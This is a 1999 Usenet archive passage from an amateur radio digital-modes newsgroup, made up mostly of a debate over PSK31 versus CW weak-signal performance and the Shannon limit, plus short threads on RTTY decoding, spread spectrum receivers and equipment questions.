> Dick, the CW ID on PSK31 is sent at the equivalent of 15 times
> the power level of the PSK31 signal. That's almost 12dB. No
> wonder you can copy it better than the computer can copy PSK31.
>
> > And, from a standpoint of accomplished communications, it
> > just *doesn't compute* that the "better" mode is the one
> > you're NOT able to copy at the same power level!!! Yeah,
> > Right!!! No wonder you guys draw so many sidelong looks.
>
> Keep the power the same on the CW ID and increase the power by
> 12dB on the PSK31 signal and then report the results after the
> playing field is leveled. You must understand the science by
> now and are just sandbagging.

Methinks the sandbagging is coming from your direction. If
not, then please explain why PSK doesn't "work at signal
levels too weak to hear" as you've insisted so often.
I grasp the science. I believe some of you insist that the
science is somewhat better than it actually is.

Wouldn't be the first time, and the "cause" is right (in
your opinion).

Dick C

1316. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: clintbrad4d@earthlink.net
Message-ID: <7bihhb$995$1@nnrp1.dejanews.com>
Source record: 19172
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In article <7bhhoc$h78@dfw-ixnews7.ix.netcom.com>,
kc5egg@ix.netcom.com(Gerald Schmitt) wrote:

>> Their copy protection is a nightmare...
>> Since you apparently do not have the computer skills to determine this
>> for yourself I'll help you. Every time you defrag the disk you have to
>> reinstall the software.

Sorry your system is so instable...I regularly degfragment my systems, with
noi such problem with ADMS as you have encountered.

After installation, I file my original diskettes away...no need to make an
"archival" copy for any reason.

- Clint Bradford

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1317. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36e9b0e4.33405758@news.cyberhighway.net>
Source record: 19173
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll <dixieNS@townsqr.com> wrote:

> I'm afraid this little episode doesn't enhance the status
>of the "superefficient" modes at all. Your assertion of the
>12dB "advantage" of CW, running at the same power level, in
>circumstances where the CW was copyable but the PSK was not,
>just naturally rings hollow, even if accurate.

Translation: The law of gravity may be accurate, but it just doesn't look right to me, and it's not very efficient, so I'm going to jump off this building rather than walk down 20 flights of stairs. After all, in the first ten feet I won't be going very fast, and I won't have any problem at all until I get to the street, so I'll worry about that when I get there.

--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1318. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bijuh$l15$0@208.207.71.143>
Source record: 19174
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:
>
> In article <7bfrgl$476$0@208.207.71.174>, Dick Carroll <> wrote:
> >James W. KELLEY wrote:
>
> >> Why do you continue to maintain that these things
> >> are irrelevant to hams?
>
> > Jim, Please try to understand. I believe that my outlook on
> >this situation represents a far greater number of licensed
> >ham radio operators, even those who DO have technical
> >qualifications, than most of you who are graduates in
> >engineering or physics will ever represent, and most of you
> >don't seem to understand that or its implications for the
> >future. I have no technical degree, but you must understand
> >that I am no novice.
>
> FB Dick. I appreciate that you have been a ham for a length of time many
> times greater than I have been a ham. And I appreciate the fact that you
> refrain from rubbing anyones nose in that when the situation does arise.
> But please explain to me what it is that I don't understand about what you
> are saying.
>
> > My problem with all this is simple. *Under the conditions
> >that I was operating* at the time that I was able to copy
> >the CWID and not the PSK signal, it seems very clear to me
> >that the CW signal would have to have had an efficiency edge
> >over PSK for it to be copyable while PSK was not.
>
> I presume the PSK carrier was being sent at the same power level as the CW
> signal. With the PSK carrier staying on and shifting up and down very
> slightly in frequency, and the CW carrier turning on and off, I have some
> trouble seeing how you could hear one and not the other. If you can't
> hear the station's carrier when it's moving ever so slightly, you
> shouldn't be able to hear whether it's turning on an off either.
>
> The only explanations I can think of is that the PSK was being sent at a
> lower power level, or there was some slow QSB on the path. I don't know.
> What is your learned explanation?

Jim, it was a rather novel situation. The 20 meter band was
very quiet and stable, and the only signals that I heard
were from Europe. Hearing a weak PSK31 signal, I decided to

try to work the station. It was a Briton, and try as I might I could never get the signal to lock in and begin to print. It appeared to be strong enough, and it did appear clearly, though faintly, on the waterfall tuning display. Then he signed over-and over came the CW ID- It was very clear, and I wrote down the callsign so that I would have it if I was able work him. He was apparently calling CQ, as he repeated several times, and each time I was able to copy the CWID but not able to print, although the signal was properly tuned in, AFC on, and I could see no reason for it not to print. That station left the frequency, and soon I heard others. I wrote down a total of 8 European callsigns, all on PSK31 in the area of 14.070 khz, all of whom I could copy the CWID and on only a perhaps three occasions was I able to print anything at all--it would print a word or part of a word, obviously trying, but no go. I did not see any hint of QSB or other obvious problem or instability.

I don't know the answer but I think it was just a case of the implementation of the PSK31 program, the total system, including the sending station's and my computer receiving hardware, merely was not adequately optimized to handle the signal at that particular weak level.
If there had been only one or two stations involved, I'd have not thought much of it, as I have seen that situation before on individual weak stations. But when it works essential the same on eight stations at one session, something more is almost certainly involved. My explanation is only a considered evaluation based on several successfull contacts, and of course I will try it again when possible. Maybe Peter, G3RZP I believe his callsign is, who made PSK31 available to us can shed some light on some of this.

One sees differences on PSK signals. One station I worked had a bad case of IMD sidebands on his 'diddle' but none on his transmitted data. Another had the same on everything he transmitted. Some seem to possibly be undermodulated. In short, setup levels and specific hardware alter the operation considerably. All this plays into the true efficiency as opposed to the theoretical, of course.

Dick C

1319. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: "Mark T. VandeWettering" <raytracer@worldnet.att.net>
Message-ID: <36DCE06E.85940945@worldnet.att.net>
Source record: 19175
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:

> So back to the topic. What little I know about Audio BPSK tells me that
> if I reduce the throughput, I also automatically reduce the bandwidth.
> The best I've been able to come up with for PSK50 is to send each
> character ten times and vote - or send each group of characters ten
> times and vote. Should make for a super reliable mode.

Cecil --

The relationship between bandwidth and throughput isn't as direct as you seem to imply. Essentially a BPSK signal without any reversals is a pure carrier wave with essentially no bandwidth. When you switch the phase, you introduce a discontinuity, which generates sidebands. The slower you switch the phase, the closer those sidebands are to the carrier frequency and the less bandwidth you occupy.

In the case of PSK31, they do cosine based pulse shaping to taper off the power before and after phase transition times, effectively 'smoothing' the discontinuities and preventing wide sidebands from forming. The wider the sine wave you use, the more that signal looks like a slowly amplitude modulated sine wave, and the fewer sidebands you generate.

You mentioned wanting to create a version of PSK31 that roughly equalled the 20wpm rate of typically sent Morse. I think you called this mode PSK50.
This seems incorrect. The 31 in PSK31 applies to the baud rate, and almost equivalently, the bandwidth used. If you set the baud rate down 20wpm level,
20wpm = 100cpm = 5/3 cps = 32.5/3 bps or roughly 11 bps. The mode should be called PSK11.

Given the pulse shaping of PSK, you'd expect the bandwidth of PSK11 to be slightly over 11 Hz, or less than 1/3 of that of a similar 20wpm Morse signal.
Since the Morse signal occupies 3x the bandwidth, and uses roughly the same power (Morse has an intermittent duty cycle, but BPSK has a similar reduction in power due to pulse shaping) using PSK31 by itself in a 11

hz channel gives you an effective 3x boost in power relative to Morse over noise.

This is independant of course of the modulation itself: Morse operators typically require Eb/N0 of 23db, which is at least 10db over achievable levels which can be decoded with uncoded BPSK. Combined, these two give a gain of over 14db, even without considering FEC.

Of course, you have to give the caveats: the noise is AWGN, accurate tuning, etc...

Now, I get to what I don't understand about your posting. What's all this about repeating things 10x? That's not what you want to do! :-) Repeating everything 10x and voting might be super-reliable, but there are certainly other means of achieving the same error rates with much less data being passed.

Mark
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1320. Re: RTTY Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: khmi@news.tampere.fi
Message-ID: <7biocv$a3u@tampere.tampere.fi>
Source record: 19176

Richard Greaney (greaneyr@inspire.net.nz) wrote:
: I have two programs which supposedly decode RTTY transmissions. I have
: found what I am sure is RTTY on HF but cannot receive anything other
: than ARFGHTYUJHKDSAASSFAMNM<C type chars. Any particular reason why> I
: have tried altering the settings of the decoding prog in as many ways as
: possible.

: Secondly,
: Does anybody know what RTTY transmissions can be received in New
: Zealand?
: I am searching, in particular, for access to AFTN data.

I do not know what you mean with that 'what RTTY transmissions'. But I
think most of the RTTY transmissions of the world can be heard in NZ, too.

Ham RTTY has mostly frequency shift of 170 Hz and that's an easy one.

But if you are looking for commercial transmissions like news agencies,
diplomacy, and so, things are much more complicated. They use a shift
of 425, 850, and 1700 Hz, and the polarity of the signal can be whichever.

Remember the polarity (which one, mark or space, is upper in frequency) is
important as well as frequency shift. Besides these things, there's
signals encrypted with different methods, and they can be real challenges,
if you'd like to read them.

Baud rates used in the world are mostly 45 (ham), 50, 75, and 110 baud.
Wrong baud rate makes reading of a RTTY-signal completely impossible.

All in all, to be able to read a RTTY -signal you must have got right at
least these things (assuming your RTTY -decoder works as it should):

1. Frequency
2. Frequency shift
3. Shift polarity
4. Baud rate

Kalevi

--
Kalevi J Hautaniemi, Kovajankatu 5, 33530 Tampere, FINLAND.
**** http://oh3tr.ele.tut.fi/~oh3fg/ **** On air: OH3FG, KO4BC ****
tel:+358-3-364-7446 mobile:+358-50-590-2243 or +358-50-033-5447

1321. Re: [saint/seins] was Re: REPENT: Jesus is *your* King! ` ` ` ` `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: "St. Jackanape" <jackanape@webtv.net>
Message-ID: <7bj2br$bsn@journal.concentric.net>
Source record: 19177
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Rackham <Rackham@Suzuki.4.me> wrote in message news:36dac135.1663106@news.injep.fr...
>Le Mon, 01 Mar 1999 13:52:00 GMT, "MegaShaft_2000" <JohnsonMcHung@home.com>
>tapotait sur son clavier:
>
>>SPEAK ENGLISH!
>>
>
>hi,
>
>why are u shouting
>
>twin and myself are posting from a ng for french speaking people
>
>thank's the silly "cul beni" (in french) who spamed a lot of ng about jesus who
>is our king
>
>sorry, I'm living in belgium and my king is Albert II, brother of Baudouin I
>(+), son of Leopold III (+)
>

La Cloche d'enfer, si je parle anglais, comment est-ce que les Belges me comprendront? Et parler des Rois, comment est Roi la sant` d'Albert II? Bien j'esp`re?

Celui et seulement Saint Jackanape le premier

1322. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: w2ilp9243@my-dejanews.com
Message-ID: <7bjdkt$3o$1@nnrp1.dejanews.com>
Source record: 19178
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

I didn't want to get into this thread but here I am anyway. I guess I can't resist putting in my two cents. Once you talk about BANDWIDTH you must realize that any receiving system reqires IF transformers and or filters which can open a window to that bandwidth. Although the signal to noise ratio requires that the signal fit the received bandwidth filter window; In the real world, that filter window is never exactly a rectangle. There is usually a poly-pole filter required. The skirts can never be straight...Which means for example that the bandwidth at the 3db down point must be smaller than the bandwidth at the 30 db down point. The bandwidth can be mathematically calculated using Chebishev filter equations, if the loaded Q of the filtering elements are known...or vice versa. In a poly-pole filter there is always a ripple on the top of the bandpass. The ripple is determined by the skirt selectivity and can not be designated without making the Chebishev filter equasion over-determined. Ripple values greater than one db are common for sharp skirt filtering. Now what has this got to do with the subject at hand?...you may ask! Let me make an analogy by comparing it to sending your voice down a hollow pipe. If the pipe is narrow it can't pass all of the audio freqs and your voice gets distorted but may still be understood or may not. If your pipe is very wide it does not offer as much seperation of your voice from other background noises. The pipe is in effect like a resonating musical instrument. Now the receiver that can best be selective to a Morse signal of a paticular speed may or may not also be as selective to a signal that has a different data rate, etc. A Morse signal may have certain characteristics such as the ones that cause "key clicks" etc which are usually considered objectionable, but which also can be a factor in separating it from the Gausian noise or can make it audible...Now when you talk about the weakest signal that can be copied in the noise you must realize that even the filter ripple , which may be 0.5 to 4 db depending on the filter design (determined by IF transformers, crystals, mechanical filters, ceramic filters or whatever) can be a determining factor. That is why some musical instruments sound sweeter to the human ear and why some receivers can sound better when receiving weak Morse signals than others do, even when they all test with the same sensitivity and selectivity by standard testing methods. It is very likely that what ever experiences one might have comparing the ability of a receiver to copy Morse or digital signals at differing data rates is more complex than a simple bandwidth requirment...BANDWIDTH at how many db down? Once a Morse signal is converted to audio we then get involved with human hearing factors...which can add another ball of wax. Audio (either analog or digital) filters can be added which are not the same as the digital filtering that digital data receivers may use. Remember every receiver design may have a different type of filtering and thus different SKIRT SELECTIVITY and DIFFERENT filter peak ripple. If AGC is used this gets even more complex as it can change the

bandwidtyh response due to changing the filters loaded Q! When I discuss subjects such as this I do not say that the real world is not what the math tells us it should be...Nope.. Only that you must understand ALL of the math that gets involved...BANDWIDTH must be considered as a complex term...It must be modified to include intelligent useful bandwidth (which may or may not include the spectrums generated by artifax) It must also take into consideration the shape of any filter windows...skirt selectivity and ripple. Communication theory equations that have bandwidth as a factor are purely theoretical and only a starting point for the design engineer. That does not say that they are incorrect...only that they are incomplete. Another factor is stability...we must understand also that if a signasl is to remain centered as desired in a window we must use stable oscillators both in the receiver and transmitter. This is now possible due to phase locked frequency synthesis but remains an important design consideration and must not be neglected. Enough said....but knowing that varying factors exist...I would rather say that all of you posters are absolutely correct in your observations and applications of Hartley and Shannon because you could be looking through different bandwidth windows. People with who receive with bandwidth windows shouldn't throw stones. I never met a ham I didn't like, PLEASE keep thinking, Hams need more classes, Bob Wex w2ilp (Intelligence limiting Poles) -- .- -..- .. --
---------- The importance of probabilistic concepts in the analysis of communication systems can not be overemphasized. --Herbert Taub & Donald L. Schilling-- IMHO Hams who experiment are PROBABLY more capable of deteriming which communication systems are "probably" better because they have generated more different signals and more noise for a longer time than any other communicators have. --w2ilp--

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1323. Packet radio with Windows CE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Aurelian Bria <aurelian@nada.kth.se>
Message-ID: <36DD34D9.B2D21C8B@nada.kth.se>
Source record: 19179

Does somebody know a sollution to use the palmtop with Win CE 2.0 in packet radio ? Is any software available ?

73 de Aurelian - YO3GDL

please answer at aurelian@nada.kth.se

1324. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Calvin Gordon <forwardtoA870@teletron.org>
Message-ID: <NMaD2.116$VR3.1657905@news4.mia>
Source record: 19180
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

VERY impressive credentials and a sweeping
enforcement statement!

You are more than qualified to enlighten us
neophytes then as to how, given this massive enforcement
army, that KV4FZ has managed for over 25 years to
elude and frustrate the commission? Perhaps he has
"thought harder and worked smarter" than this mighty
enforcement army which has mobilized against him?

Phil Kane > wrote in message ...
>>
> Believe me, when the Commission needs to do something, it
> has a way of finding the troops to do it. "Think harder, work
> smarter...."
>
> I should know - my job there was finding and coordinating
> troops for special targeted operations (I was chief of
> enforcement in San Francisco for 18 years). Some involved
> the amateur service, most involved other services.
>
> 73 de Phil Kane - K2ASP
>
>
>
>
>

1325. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DD4EC3.7F2@ibm.net>
Source record: 19181
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> I don't know the answer but I think it was just a case of
> the implementation of the PSK31 program, the total system,
> including the sending station's and my computer receiving
> hardware, merely was not adequately optimized to handle the
> signal at that particular weak level.

Dick, what percentage of the answer do you think is because PSK31
is designed four times closer to Shannon's limit than is CW?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1326. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Hans K0HB <K0HB@arrl.org>
Message-ID: <7bjie3$4d9$1@nnrp1.dejanews.com>
Source record: 19182
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

w2ilp9243@my-dejanews.com wrote:

> I didn't want to get into this thread but here I am anyway. I guess I can't
> resist putting in my two cents. Once you talk about BANDWIDTH
>...clip... bandwidth ...clip... bandwidth ...clip... bandwidth
>...clip... bandwidth ...clip... bandwidth ...clip... bandwidth
>...clip... BANDWIDTH ...clip... bandwidtyh ...clip... BANDWIDTH
>...clip... bandwidth ...clip... bandwidth ...clip... bandwidth
>...clip... bandwidth ...clip...

Sure used lotsa bandwidth in that message, Wex!

73, de Hans, K0HB/4ID

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1327. Help: Yaesu-847 & TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: terryh@bayou.com
Message-ID: <7birbnlds1@news.bayou.com>
Source record: 19183

Hello,
A friend of mine has a Yaesu FT847 and a KamPlus TNC.
For some unknown reason while in RTTY & Packet
there is a 2KC shift between Tx & Rc... Anyone out
There have a solution to this problem.
73's
Terry W1MRC
http://www.bayou.com/~terryh/

1328. Spread Spectrum

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: nexussix@engrs.unl.edu
Message-ID: <7bjfu4$411@crcnis3.unl.edu>
Source record: 19184

How does a spread spectrum receiver tune in the signal if the signal is spread over a larger bandwidth? Does this require a RF section with a wide bandwidth? I understand (somewhat) the mathematics but am curious to the application.

--
Ben LeDuc
nexussix@engrs.unl.edu

1329. The Best Swapshop Message Board

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: charger7878@my-dejanews.com
Message-ID: <7bjj41$526$1@nnrp1.dejanews.com>
Source record: 19185

If you have not checked out the Message board on the CB City website, you are missing out. There are tons of CB & HAM gear in there listed by all sorts of people. If you have something for sale you may want to post it there as well. In 2 months time it has had over 6,000 hits, so it is being viewed by a lot of people. Don't just take my word for it, check it out for yourself. You will be glad that you did.

It is located at www.cbcity.com

This is foreveryone, so come by and post the stuff you have for sale as well.

Dean

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1330. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DD542D.6295@ibm.net>
Source record: 19186
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Mark T. VandeWettering wrote:
> You mentioned wanting to create a version of PSK31 that roughly equalled
> the 20wpm rate of typically sent Morse. I think you called this mode
> PSK50.
> This seems incorrect. The 31 in PSK31 applies to the baud rate, and
> almost equivalently, the bandwidth used. If you set the baud rate down
> 20wpm level,
> 20wpm = 100cpm = 5/3 cps = 32.5/3 bps or roughly 11 bps. The mode
> should be
> called PSK11.

Hi Mark, I thought it was called PSK31 because it was 31Hz bandwidth.
It is said to be equivalent to 50wpm Morse code which to my understanding
is about 50/1.2 = 42 baud = 42bps?. Please straighten me out on this.

But, anyway, you see my quandry. I want a PSK mode that has a bandwidth of
50Hz like 20wpm CW and also runs at 20wpm like 20wpm CW. You can see the
problem so that's why I suggested sending the same character multiple times
to cut the wpm back down to 20wpm. What do you suggest for a PSK mode that
is 50Hz wide and runs at 20wpm?

Now that I think about it, seems I could use multiple cycles of a 50Hz
audio signal for each *bit* to cut the wpm rate down to 20wpm.

Also, all my knowledge of digital modes apply at audio frequencies.
There has to be some additional effects when the audio is used to
modulate an RF signal but I'm having trouble locating any information
on the subject. Can anyone recommend a good RF modem book?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1331. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: "Dana H. Myers" <DMyers@Qnet.Com>
Message-ID: <36DD4BE7.66BF6FE9@Qnet.Com>
Source record: 19187
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:

> Jim, it was a rather novel situation. The 20 meter band was
> very quiet and stable, and the only signals that I heard
> were from Europe. Hearing a weak PSK31 signal, I decided to
> try to work the station. It was a Briton, and try as I might
> I could never get the signal to lock in and begin to print.
> It appeared to be strong enough, and it did appear clearly,
> though faintly, on the waterfall tuning display. Then he
> signed over-and over came the CW ID- It was very clear, and
> I wrote down the callsign so that I would have it if I was
> able work him. He was apparently calling CQ, as he repeated
> several times, and each time I was able to copy the CWID but
> not able to print, although the signal was properly tuned
> in, AFC on, and I could see no reason for it not to print.
> That station left the frequency, and soon I heard others. I
> wrote down a total of 8 European callsigns, all on PSK31 in
> the area of 14.070 khz, all of whom I could copy the CWID
> and on only a perhaps three occasions was I able to print
> anything at all--it would print a word or part of a word,
> obviously trying, but no go. I did not see any hint of QSB
> or other obvious problem or instability.

I don't suppose, in all the excitement about Shannon, anyone ever
suggested the obvious: propagation-induced phase distortion. OOK
Morse is relatively impervious to this, since it is an AM mode
rather than a PM mode.

Dana K6JQ
Dana@Source.Net

1332. Re: Spread Spectrum

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36DD4F07.2113B241@ieee.org>
Source record: 19188

Ben, there are two flavors of Spread Spectrum (or Code Division Multiple Access -- CDMA), and the answer is different for each.

Frequency Hopping is a "narrowband" modulation mode but the carrier frequency is rapidly "hopped" around the allocated spectrum in a "pseudorandom" (looks random but is known to both the transmitter and receiver) sequence. Thus the receiver must be able to change frequency very rapidly, but the IF bandwidth required is only that required to decode the modulation.

Direct Sequence CDMA also involves a "pseudorandom" sequence, but the that bit pattern is directly modulated onto the carrier and actually spreads the spectrum over a wide range. Many signals can occupy the same bandwidth, provided thay don't use the same sequence, and that they are similar in amplitude at the receiver. In this case, the receiver RF/IF must be at least as wide as the spread signal. In the case of CDMA cellular, the bandwidth is 1.25 MHz. Next generation cellular proposals are looking at more like 5 MHz bandwidth. What makes this feasible, of course, is the availability of very fast, inexpensive DSPs to handle the complex chore of correlating the recieved signals against the desired pseudorandom sequnece.

73,
Don
K9DM

Ben LeDuc wrote:

> How does a spread spectrum receiver tune in the signal if the signal is
> spread over a larger bandwidth? Does this require a RF section with a
> wide bandwidth? I understand (somewhat) the mathematics but am curious to
> the application.
>
> --
> Ben LeDuc
> nexussix@engrs.unl.edu

1333. Re: Suppliers of 4-contact submini phone jacks?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Greg Spires <grs1@home.com>
Message-ID: <36DD56CA.73F52227@home.com>
Source record: 19189

I saw a supplier for that jack on a VX-1 page. I think if you search for
VX-1 mods and look for a page calling it'self "The Unofficial VX-1 Page"
or something like that, you will find a supplier for that item.

Aaron Hanson wrote:
>
> Hi All-
>
> I want to build the equivalent of the OPC-782 cable for my Icom-Q7
> handheld. I found a schematic, but I'm still looking for a supplier of the
> radio-end of the cable, which is a subminiature jack with 4 contacts.
>
> Does anybody know what I'm talking about?
>
> Thanks!
>
> -Aaron

1334. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: w2ilp9243@my-dejanews.com
Message-ID: <7bjntp$9h6$1@nnrp1.dejanews.com>
Source record: 19190
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bjie3$4d9$1@nnrp1.dejanews.com>,
Hans K0HB <K0HB@arrl.org> wrote:
> w2ilp9243@my-dejanews.com wrote:
>
> > I didn't want to get into this thread but here I am anyway. I guess I can't
> > resist putting in my two cents. Once you talk about BANDWIDTH
> >...clip... bandwidth ...clip... bandwidth ...clip... bandwidth
> >...clip... bandwidth ...clip... bandwidth ...clip... bandwidth
> >...clip... BANDWIDTH ...clip... bandwidtyh ...clip... BANDWIDTH
> >...clip... bandwidth ...clip... bandwidth ...clip... bandwidth
> >...clip... bandwidth ...clip...
>
> Sure used lotsa bandwidth in that message, Wex!
>
> 73, de Hans, K0HB/4ID

Oh yes, Hans ...We can not ignore you here...nor the ANL [Automatic Noise CLIPPING]! Applied properly ANL can eliminate static noise spikes...Applied incorrectly it can eliminate intelligent signals, unless they are otherwise integrated. ANL that is level controlled by AGC is not practical at maximum CW sensitivity. Fixed ANL must be limited to high levels for most digital data reception. You used lots of clipping in that message, Hans! I never met a Hans I didn't like, 73, --Bob Wex w2ilp (Ignore Limiting Passbands?]-- --
.- -..- .. --

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1335. Spread Spectrum

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: nexussix@engrs.unl.edu
Message-ID: <7bjlrh$423@crcnis3.unl.edu>
Source record: 19191

So the RF section for both of these radios is very different? For a spread-spectrum receiver for direct sequence a given BW is used depending on the system right?

Is there anyway to use a conventional receiver as the front end to a Spread Spectrum receiving system?

--
Ben LeDuc
nexussix@engrs.unl.edu

1336. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bjlkhmqp0@208.207.71.144>
Source record: 19192
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

OK, Cecil.....It's been a long, tortuous process - maybe
something like pulling teeth, but it looks like we've
finally pretty well got the full story out of you. :-)

I'm a bit more battered and bruised than anticipated, but
that's OK. I'm tough enough to take it. Such is the price of
progress.

Maybe someone at ARRL will take all this and work up an
article for QST or maybe even a chapter for the Handbook so
that in the future it won't be so difficult to work out the
kinks.

I apologize for prodding you so hard. That seems to be the
only way to extract information from some of you geniuses.
:-} Too bad none of this information has beeen widely
avaiable to many of us hams who aren't also math majors and
who aren't closely proximated to engineering schools etc.
I'll soon see what I can come up with on the www now that I
might have the time--as you know it's been busy here on
rrap. I'm laid up with a badly sprained ankle so the
opportunity is right.

One thing you can be sure of---I'm not the only ham reading
here who has learned about this subject. I'm sure there are
plenty of others wo have tuned in.

W6RCecilA wrote:
>
> Dick Carroll wrote:
...You've got to get the
> > power disparity entirely through 'theory'...
>
> Again, there are three sources of disparity, bandwidth, time
> (1/wpm or 1/bps), and signal power (assuming noise power is
> constant). These three disparities are interchangable. Limiting
> PSK31 to a bandwidth of 31Hz and choosing a 50wpm data rate
> is exactly like requiring it to be 12dB more powerful than
> 20wpm CW. There ain't no such thing as a free lunch. PSK50
> running at 20wpm is the only PSK that you can compare to
> 20wpm CW and have an identical playing field. I plan to
> implement PSK50 to demonstrate its capabilities. I suspect
> the 6dB advantage that PSK has over OOK will just about
> equal the human advantage over the machine but we will see.
>

> > Why wouldn't PSK work
> > too? It wasn't even "too weak to hear".
>
> You can't say that unless you were listening through a 31Hz
> filter. If you could indeed hear it through a 31Hz filter
> then the DSP implementation is probably not the best. I
> haven't looked at the source code or heard anyone critique
> it. There are as many kinds of DSP implementations as there
> are DSP programmers. I tend to be a brute force DSP programmer
> but I know there are better ways to do it.
>
> > If your entire point is just that CW worked at identical
> > power output level when PSK couldn't, because it was at such
> > a severe disadvantage that it couldn't, that speaks rather
> > poorly of the weaksignal performance of the PSK modes, IMO.
>
> Given the physics limitations of 31Hz and 50wpm, it does
> exactly what it was designed to do. Wait for my PSK50 before
> you rag on PSK.

Not ragging, Cecil, rather looking for solutions for my
puzzlement. Much has been made of the weaksignal "too weak
to hear" capabilities of the advanced digital modes. I DID
expect PSK31 to do better here. You've explained why it did
not.

> > I would have expected it to do much better, as in the stated
> > assertions that "digital modes work at signal levels one
> > cannot hear". Evidently this is incorrect, if this
> > experience means anything.
>
> You still don't understand, Dick. There's no such thing as a
> free lunch. If we run PSK50 at 20wpm, the performance will be
> four times as good as PSK31, guaranteed. But it won't be as
> popular as PSK31 because nobody wants to type 20wpm on a keyboard.
> 50wpm was chosen as a normal typing speed. 31Hz fell out from
> that. Everything else was perfectly predictable.
>
> > So what became of the "Digital signals work at levels
> > lower than a human can hear"???
>
> I guarantee that PSK100 running at 5wpm will work at levels
> lower than a human can hear. PSK31 WAS NOT DESIGNED TO WORK
> AT LEVELS LOWER THAN A HUMAN CAN HEAR!!! It was designed to
> run at 50wpm in 31Hz. Please read this paragraph over and
> over until it soaks in. Peter had no plan to beat CW. He
> wanted something akin to and better than TTY.

OK. So it was not DESIGNED to work at such a weak signal
level, That's not what we were led to believe.

> > If
> > not, then please explain why PSK doesn't "work at signal
> > levels too weak to hear" as you've insisted so often.
>
> PSK can and does work at levels too weak to hear, Dick.
> PSK31 does not and was never intended or designed to. What
> is so hard about this that you fail to understand? Nobody
> has ever claimed that PSK31 will work below audible levels.
> It was not designed to and it doesn't. The math tells us
> exactly why PSK31 doesn't work below audible levels. I
> guarantee you that PSK100 running at 5wpm will work below
> audible levels because it will have the same advantage
> over CW that CW has over SSB.
>
> > I grasp the science. I believe some of you insist that the
> > science is somewhat better than it actually is.

I should have said "better than amateur implementations
have been".

> The science is what it is. It is the human being that may actually
> be somewhat better than I predicted. My ears are not the best in
> the world.

Actually, me too. I had my hearing checked not long ago and
it takes a 3db dive above about 1850hz. No doubt the result
